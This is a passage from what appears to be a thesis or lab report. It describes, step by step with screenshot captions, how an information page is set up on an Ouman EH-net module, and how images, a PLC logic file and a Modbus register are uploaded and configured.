
Picture 27. Naming the information page.

Then the name has been given to information page and ok button was pressed which is bracket with number four (Picture 27).




Picture 28. The next step was upload an image file to the information page.

Then, the process for uploading and .png image for information page was commenced and it was done by engaging the bracket with number five (Picture 28). The .png image file was selected from the hard-drive by pressing bracket with sex (Picture 29).




Picture 29. Selecting the .png image file.

Then, the .png image was upload and saved to the Ouman EH-net module, by clicking the bracket of number eight.




Picture 30. The .png image has been upload for information page.


After it, the bracket of number nine was engaged and preparations to an actual information page was commenced (Picture 31). The created image file of the PLC logic was download from the pc and then upload to the EH-NET module. It was done by engaging the brackets of number 9, 10, 11, 12, 13.




Picture 31. The the logic of the EH-686 has being to upload to the EH-NET module



Picture 32. Selecting the logic file.



Picture 33. The logic file has been selected.



Picture 34. The newest logic file has been upload and older version is revoked.

As it can be seen, the newest version of the image file was upload to the EH-NET module (Picture 34). Then, the information page was modified for the experiment by clicking brackets of number 14, 15 and 16. In picture 36, the new information page preparations are commenced and it has been named to be as *Ouman_EH686_PLC*. In addition, the Modbus register was updated for the telemetry operation (Picture 37).

Firefox ESR Fri 14:23

OUMAN - EH-net - Mozilla Firefox

i-bin/read.cgi?page=templates/controllers.html

ensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

EH-net Käyttäjä: OUMAN® Logout

Valitse tietosivu **14** Modbus Hälytykset Trendi Aikaohjelmat Asetukset Palvelin Tietoja...

Kuvaustiedostot **Laitteet** Tietosivut Hälytysasetukset Trendiasetukset Väyläpisteet

Laitteet

	Laitteen nimi	Kuvaustiedosto	Väyläosoite	
1	Broadcast	Broadcast registers	0	muokkaa poista

skannaa väylä lisää laite

Ouman Oy


15

Uuden laitteen nimi:

